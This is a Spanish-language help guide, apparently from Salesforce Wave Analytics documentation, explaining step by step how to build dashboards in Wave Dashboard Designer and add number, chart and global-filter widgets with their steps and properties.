
Puede utilizar una plantilla de formato predefinida para crear un panel. Las plantillas predefinidas contienen widgets vacíos (widgets sin pasos), secciones y un esquema de color. Para crear su propio formato, seleccione la plantilla en blanco.

1. Desde la página de inicio, seleccione **Crear** > **Panel**.


PERMISOS DE USUARIO

Para crear un panel:

- "Crear y modificar paneles de Wave Analytics"




2. Seleccione una plantilla y, a continuación, haga clic en **Continuar**.
   Por ejemplo, seleccione **Panel en blanco en Wave Dashboard Designer**.




   Además de la plantilla en blanco, puede seleccionar una plantilla con un diseño de panel preintegrado. Estas plantillas están dirigidas únicamente a Wave Dashboard Designer. Las plantillas preintegradas vienen con widgets vacíos, secciones y un esquema de color.

3. Para modificar el panel, haga clic en .

4. Si selecciona una plantilla preintegrada, puede agregar un paso a cada widget haciendo clic en el icono dentro de un widget vacío. Un asistente le guía por el proceso de agregar el paso.

Cuando completa el asistente, Wave cumplimenta el widget basándose en los resultados del paso. Wave también agrega el paso al panel de pasos.

5. Para guardar el panel en una aplicación, haga clic en .
6. Introduzca un título y una descripción y, a continuación, seleccione la aplicación en la que desea guardar el panel.

   Los permisos de la aplicación determinan el acceso de cada usuario al panel. Para garantizar que los usuarios adecuados tienen los accesos correctos al panel, revise los permisos de la aplicación.
7. Haga clic en **Guardar**.
8. Haga clic en y, a continuación, haga clic en **Propiedades** para establecer las propiedades predeterminadas del widget.

   Cuando crea un widget, puede especificar si el widget utiliza las propiedades predeterminadas. Utilice los valores predeterminados para garantizar que el fondo y los bordes de todos los widgets son coherentes.

Propiedades de panel

Estas propiedades son propiedades de widget predeterminadas que puede aplicar a cada widget para garantizar un aspecto coherente. Las propiedades se aplican únicamente a paneles creados en Wave Dashboard Designer.

## Propiedades de panel

Estas propiedades son propiedades de widget predeterminadas que puede aplicar a cada widget para garantizar un aspecto coherente. Las propiedades se aplican únicamente a paneles creados en Wave Dashboard Designer.

| Propiedad | Descripción |
|---|---|
| Color de fondo | Color de fondo predeterminado para los widgets |
| Borde | Borde predeterminado alrededor de los widgets |
| Color del borde | Color predeterminado para los bordes de los widgets |
| Ancho de borde | Anchura predeterminada de los bordes de los widgets (en píxeles) |
| Radio de borde | Redondez predeterminada de las esquilas de los bordes de los widgets |

# Agregar widgets al panel

Los widgets son los elementos básicos de un panel. En Wave Dashboard Designer, puede agregar widgets diferentes para realizar funciones como calcular indicadores clave de rendimiento, filtrar resultados de paneles, visualizar sus datos empleando gráficos interactivos y mostrar detalles a nivel de registro en tablas.

Algunos widgets requieren un paso. Un paso devuelve datos. Un widget determina el modo de visualizar los datos. Por ejemplo, un paso calcula el importe medio de una oportunidad, agrupado por región. Un widget de gráfico de barras muestra los resultados en un formato de gráfico de barras con cada barra mostrando el importe medio de oportunidades para una región. Si el paso está presentado, cuando selecciona una barra en el gráfico, se filtran otros widgets, mostrando los resultados de la región seleccionada únicamente.


La mayoría de los widgets tienen un asistente que puede utilizar para crear el widget, incluyendo el paso subyacente. También puede crear su propio paso y aplicarlo a un widget. Múltiples widgets pueden utilizar el mismo paso, a no ser que se trate de un widget de fecha o intervalo. En ese caso, ningún otro widget puede utilizar el paso.

Nota: Los widgets de contenedor, imagen, texto y vínculo no requieren pasos porque no muestran datos.

Tenga las siguientes consideraciones en cuenta mientras agregue widgets a un panel:

- Todos los widgets pueden mostrar hasta 2.000 registros de forma predeterminada, excepto para las tablas de valores, que pueden mostrar hasta 100 registros. Puede aumentar el límite hasta 10.000 registros estableciendo el parámetro `limit` en la consulta SAQL. Para obtener más información sobre la modificación de una consulta SAQL, consulte la Referencia SAQL de Wave Analytics. Este límite no afecta a los resultados de la consulta, solo afecta a lo que se muestra en el widget.
- Los widgets en el lienzo del diseñador no pueden superponerse, con la excepción de un widget dentro de un widget de contenedor.

Para configurar cómo se muestra un widget, establezca las propiedades en la ficha Widget. Por ejemplo, puede mostrar valores de datos y el título del eje para un widget de gráfico. También puede aplicar propiedades predeterminada para garantizar que los widgets tienen un aspecto coherente, como tener el mismo color del borde y del fondo. Las propiedades de los widgets se contienen en secciones. Haga clic en la flecha (1) para ampliar o contraer cada sección.




Para configurar el comportamiento de un widget, establezca las propiedades de pasos en la ficha Paso. Por ejemplo, puede seleccionar qué medición mostrar en el widget cuando su paso contenga mediciones múltiples. Los cambios en las propiedades del paso afectan a todos los widgets que estén creados con el paso.

### Agregar widgets de número para incluir mediciones clave

Utilice un widget de número para realizar un seguimiento de una medición crítica de su negocio, como el número total de casos abiertos o el importe medio de las oportunidades. Puede filtrar los resultados para centrarse en un área en particular. También puede agrupar los resultados para comparar con una dimensión. Por ejemplo, puede mostrar el importe medio de las oportunidades del pasado año, desglosadas por etapa.

### Agregar widgets de gráfico para visualizar datos

Utilice un widget de gráfico para crear un resumen visual de fácil comprensión de los datos. Por ejemplo, un gráfico de anillos puede mostrar la distribución de oportunidades en un tipo de sector. Ya que los gráficos son interactivos, los visores de paneles pueden seleccionar un segmento de un gráfico para filtrar los resultados de otros widgets presentados.

### Agregar un widget de filtro global para excluir registros del conjunto de datos en el panel

Utilice un widget de filtro global para restringir el contenido disponible para todos los usuarios que ven el panel de Wave. Por ejemplo, puede crear un filtro global de modo que el panel muestre los casos de asistencia que pertenecen únicamente a su equipo. Para cada widget, puede especificar si se aplica el filtro global. A diferencia de los widgets de filtro de selección, un filtro global no puede cambiarse al realizar una vista previa o presentar el panel.

### Agregar widgets de filtro de selección para filtrar resultados de paneles de forma dinámica

Los widgets de filtro de selección permiten a los visores de paneles seleccionar los filtros que desean aplicar en el panel de Wave. Estos widgets pueden filtrar los resultados de paneles en base a los campos de medición, fecha y dimensión. Por ejemplo, puede agregar un widget de lista para permitir a los visores seleccionar la región sobre la que desean filtrar los resultados del panel.

### Agregar un widget de tabla para mostrar detalles de registros y crear columnas calculadas

Utilice un widget de tabla para mostrar los detalles a nivel de registro en un panel de Wave. Por ejemplo, un panel muestra la duración media de los casos que se van a cerrar. Para ver también qué casos han estado abiertos durante más tiempo, puede agregar una tabla. También puede incluir un widget de tabla para calcular valores y mostrarlos como nuevas columnas.

### Agregar un widget de contenedor para crear secciones en el panel.

Utilice las secciones de un panel de Wave para agrupar widgets relacionados. Por ejemplo, puede utilizar un widget de contenedor para crear un panel de filtro en el lado izquierdo del panel para almacenar todos los widgets de selección de filtros. Para distinguir el panel de filtro del resto del panel, puede aplicar un color de fondo y de borde al contenedor. Cuando desplaza un contenedor, los widgets que contiene también se desplazan manteniendo su espaciado y alineación.

### Agregar un widget de imagen para mostrar gráficos en el panel

Utilice un widget de imagen para agregar un icono, un logotipo o un gráfico en un panel de Wave. Puede utilizar imágenes para asignar su marca al panel con su logotipo de empresa o para dividir el texto.

### Agregar widgets de texto a partes de etiquetas del panel

Etiquete su panel de Wave de modo que sus usuarios comprendan lo que están mirando. También puede agregar texto que describa el panel o que proporcione información de uso para los widgets.

### Agregar un widget de vínculo para vincular con una lente o panel de Wave

Agregue vínculos a otros paneles y lentes de Wave para crear rutas a seguir para usuarios o vincular con analíticos relacionados. En vez de empaquetar todos los datos estadísticos, gráficos y tablas clave de rendimiento posibles en un único panel, desglose el contenido en paneles múltiples. Luego utilice widgets de vínculo para enlazarlos entre sí. Los visores de paneles aprecian no tener que averiguar en qué centrarse en un panel con muchos elementos.

### Crear pasos en Wave Dashboard Designer

Además de recortar una lente desde una exploración, puede crear pasos en Wave Dashboard Designer. Puede crear pasos de dos maneras: utilizando el asistente o creándolo de forma manual.

### Propiedades de widget para paneles

Las propiedades de widget definen cómo aparecen los widgets en el panel de Wave. Por ejemplo, puede aplicar etiquetas, fondos y bordes. Para hacer que la apariencia de los widgets sea más coherente, puede establecer propiedades de widgets predeterminadas en el formato y luego asignarlas a cada widget. Las propiedades de widget varían en base al tipo de widget y el diseñador empleado para crearlo. Las propiedades enumeradas aquí se aplican únicamente a widgets creados en Wave Dashboard Designer.

### Propiedades de paso para paneles

Las propiedades de paso definen la consulta que devuelve resultados para mostrar en el widget. Estas propiedades también especifican el comportamiento del widget y las interacciones con otros widgets del panel de Wave. Las propiedades se aplican únicamente a paneles creados en Wave Dashboard Designer.


## Agregar widgets de número para incluir mediciones clave

Utilice un widget de número para realizar un seguimiento de una medición crítica de su negocio, como el número total de casos abiertos o el importe medio de las oportunidades. Puede filtrar los resultados para centrarse en un área en particular. También puede agrupar los resultados para comparar con una dimensión. Por ejemplo, puede mostrar el importe medio de las oportunidades del pasado año, desglosadas por etapa.

El widget de número requiere un paso que tenga al menos una medición. Si el paso tiene múltiples mediciones, puede seleccionar qué medición mostrar: el primer widget se muestra de forma predeterminada. Si incluye agrupaciones, el widget muestra la medición para el primer grupo de la primera agrupación definida.

1. Arrastre el widget de número al lienzo del panel.
2. Para utilizar un paso existente para el widget, arrastre el paso desde el panel de paso y colóquelo encima del widget.
   Si no ve el panel de paso, haga clic en el encabezado del panel para mostrarlo.
3. Para crear un paso:
   a. Haga clic en el botón dentro del widget para abrir el asistente.
   Aparecerá la pantalla Seleccionar un conjunto de datos, que muestra conjuntos de datos en el orden de los utilizados más recientemente.

   Nota: Si en su lugar ve un gráfico de barras en el explorador, Wave seleccionó el conjunto de datos que utilizó para crear su paso de widget anterior. Para utilizar un conjunto de datos diferente, cierre el cuadro de diálogo modal del explorador y haga clic en **Crear paso** en el panel de paso.




   b. Seleccione el conjunto de datos que contiene la medición. Escriba en el cuadro de búsqueda si su conjunto de datos no es fácil de encontrar.
   El explorador muestra un gráfico de barras con la medición Recuento de filas.

c. Agregue las mediciones que desee mostrar en el widget.

Para agregar una medición, haga clic en + Measure. Para cambiar una medición, seleccione la medición en el explorador y, a continuación, seleccione una nueva.


d. Si es necesario, haga clic en **Filtro** para filtrar los resultados.

Puede agregar múltiples filtros.

e. Haga clic en **Guardar**.
Wave agrega el paso al panel de pasos, dejándolo disponible para su uso por parte de otros widgets del panel. Además, el widget muestra la medición calculada.

4. Para cambiar el widget y las propiedades del paso, haga clic en el widget.

El panel Widget agrupa propiedades de widget en secciones. De modo que no pase por alto accidentalmente algunas propiedades, tenga en cuenta que algunas secciones pueden estar contraídas de forma predeterminada. Para ampliar o contraer una sección, haga clic en la flecha junto al encabezado de la sección.




5. Establezca las propiedades del widget para personalizar el aspecto del widget.

Cuando establezca una propiedad, el widget muestra inmediatamente los efectos de su cambio.

6. Para mostrar y establecer las propiedades del paso, haga clic en **Paso** en el panel.

7. Para realizar una vista previa de sus cambios en el panel, haga clic en .

8. Para guardar una vista previa de sus cambios en el panel, haga clic en .

**Importante:** Si cierra el panel sin guardar, perderá sus cambios.

CONSULTE TAMBIÉN

Propiedades de widget para paneles

Propiedades de paso para paneles

Crear pasos en Wave Dashboard Designer

## Agregar widgets de gráfico para visualizar datos

Utilice un widget de gráfico para crear un resumen visual de fácil comprensión de los datos. Por ejemplo, un gráfico de anillos puede mostrar la distribución de oportunidades en un tipo de sector. Ya que los gráficos son interactivos, los visores de paneles pueden seleccionar un segmento de un gráfico para filtrar los resultados de otros widgets presentados.

Wave admite múltiples tipos de gráficos. Cada tipo tiene propiedades de widget exclusivas y requisitos de paso. Para obtener detalles sobre cada tipo de gráfico, consulte Visualización de datos con gráficos.

Nota: A diferencia del explorador y classic designer, Wave Dashboard Designer no admite los siguientes tipos de gráficos: coordenadas paralelas, gráfico de dispersión horizontal, gráfico de dispersión vertical y matriz. Aunque puede crear un paso con estos tipos de gráficos, Wave Dashboard Designer los convierte en un gráfico de barras cuando se agregan a un widget de gráfico.


La selección en este widget filtra los resultados de otros widgets con pasos presentados. Puede configurar el paso de este widget para aceptar selecciones únicas o múltiples, y especificar si las selecciones son opcionales u obligatorias. Puede también establecer una selección inicial que se aplica cuando se abre el panel. Mientras ve el panel, puede deshacer la selección o cambiar la selección para filtrar los resultados de forma diferente.

Nota: Para activar este widget para filtrar otros widgets, debe activar la presentación en su paso.

1. Arrastre el widget de gráfico al lienzo del panel.
2. Para utilizar un paso existente para el widget, arrastre el paso desde el panel de paso y colóquelo encima del widget.

   Si no ve el panel de paso, haga clic en el encabezado del panel para mostrarlo.
3. Para crear un paso:
   a. Haga clic en el botón dentro del widget para abrir el asistente.
      Aparecerá la pantalla Seleccionar un conjunto de datos, que muestra conjuntos de datos en el orden de los utilizados más recientemente.

      Nota: Si en su lugar ve un gráfico de barras en el explorador, Wave seleccionó el conjunto de datos que utilizó para crear su paso de widget anterior. Para utilizar un conjunto de datos diferente, cierre el cuadro de diálogo modal del explorador y haga clic en **Crear paso** en el panel de paso.




**b.** Seleccione el conjunto de datos sobre el que desea crear el gráfico.
El explorador muestra un gráfico de barras con la medición Recuento de filas.

**c.** Agregue las mediciones que desee mostrar en el widget.

Para agregar una medición, haga clic en + Measure. Para cambiar una medición, seleccione la medición en el explorador y, a continuación, seleccione una nueva.

**d.** Si es necesario, agregue agrupaciones.


**e.** Si es necesario, haga clic en **Filtro** para filtrar los resultados.

Puede agregar múltiples filtros.

**f.** Haga clic en **Guardar**.
Wave agrega el paso al panel de pasos, dejándolo disponible para su uso por parte de otros widgets del panel. Además, el widget muestra los resultados en un gráfico de barras.

**4.** Para cambiar el widget y las propiedades del paso, haga clic en el widget.

El panel Widget agrupa propiedades de widget en secciones. De modo que no pase por alto accidentalmente algunas propiedades, tenga en cuenta que algunas secciones pueden estar contraídas de forma predeterminada. Para ampliar o contraer una sección, haga clic en la flecha junto al encabezado de la sección.




5. Establezca las propiedades del widget para personalizar el aspecto del widget.

   Por ejemplo, seleccione un tipo de gráfico diferente en la propiedad de widget Tipo de gráfico. Si no se cumplen los requisitos del paso para un tipo de gráfico, no podrá seleccionar el tipo de gráfico en un widget. Por ejemplo, algunos tipos de gráficos requieren pasos con una única medición.

6. Para mostrar y establecer las propiedades del paso, haga clic en **Paso** en el panel.

   Puede configurar este paso para aceptar selecciones únicas o múltiples, y especificar si las selecciones son opcionales u obligatorias.

7. Para establecer las selecciones iniciales que se aplican cuando un usuario abre el panel, haga clic en ··· y, a continuación, haga clic en **Seleccionar filtros iniciales**.
   Puede realizar las selecciones iniciales en cualquier widget de gráfico, fecha, lista, alternancia o intervalo. Por ejemplo, puede seleccionar una barra de un gráfico de barras y establecerlo como filtro inicial. Si el paso subyacente del gráfico de barras está presentado, otros widgets con pasos presentados se filtrarán también en base a esta selección inicial. Al ver el panel, el visor puede cambiar la selección del gráfico para filtrar los resultados de forma diferente o eliminar el filtro por completo.

   Nota: No se realizan selecciones en este widget cuando el usuario abre el panel a no ser que usted seleccione el filtro inicial. Si el paso está configurado para requerir una selección, seleccione el filtro inicial. En caso contrario, se utiliza el primer valor de la lista de filtros.

8. Para realizar una vista previa de sus cambios en el panel, haga clic en .

9. Para guardar una vista previa de sus cambios en el panel, haga clic en .

   Importante: Si cierra el panel sin guardar, perderá sus cambios.

CONSULTE TAMBIÉN

Propiedades de widget para paneles
Propiedades de paso para paneles
Crear pasos en Wave Dashboard Designer


## Agregar un widget de filtro global para excluir registros del conjunto de datos en el panel

Utilice un widget de filtro global para restringir el contenido disponible para todos los usuarios que ven el panel de Wave. Por ejemplo, puede crear un filtro global de modo que el panel muestre los casos de asistencia que pertenecen únicamente a su equipo. Para cada widget, puede especificar si se aplica el filtro global. A diferencia de los widgets de filtro de selección, un filtro global no puede cambiarse al realizar una vista previa o presentar el panel.

El widget de filtro global requiere un paso que tenga al menos un filtro y no contenga agrupaciones. Cada filtro puede basarse en un campo de medición, de dimensión o de fecha. Todos los filtros definidos en el paso se aplican al filtro global.


1. Arrastre el widget de filtro global al lienzo del panel.
2. Para utilizar un paso existente para el widget, arrastre el paso desde el panel de paso y colóquelo encima del widget.
   Si no ve el panel de paso, haga clic en el encabezado del panel para mostrarlo.
3. Para crear un paso:
   a. Haga clic en el botón dentro del widget para abrir el asistente.
   Aparecerá la pantalla Seleccionar un conjunto de datos, que muestra conjuntos de datos en el orden de los utilizados más recientemente.

   Nota: Si en su lugar ve un gráfico de barras en el explorador, Wave seleccionó el conjunto de datos que utilizó para crear su paso de widget anterior. Para utilizar un conjunto de datos diferente, cierre el cuadro de diálogo modal del explorador y haga clic en **Crear paso** en el panel de paso.




   b. Seleccione el conjunto de datos a los que desea aplicar el filtro.
   c. Haga clic en Filter.
   d. Seleccione un campo de medición, de fecha o de dimensión sobre el que desee filtrar.

**e.** Para crear el filtro, seleccione valores del filtro en particular.
Por ejemplo, para filtrar basándose en fechas, seleccione las fechas de inicio y finalización en la ficha Intervalo de fechas absoluto o en la ficha Relativo a ahora.

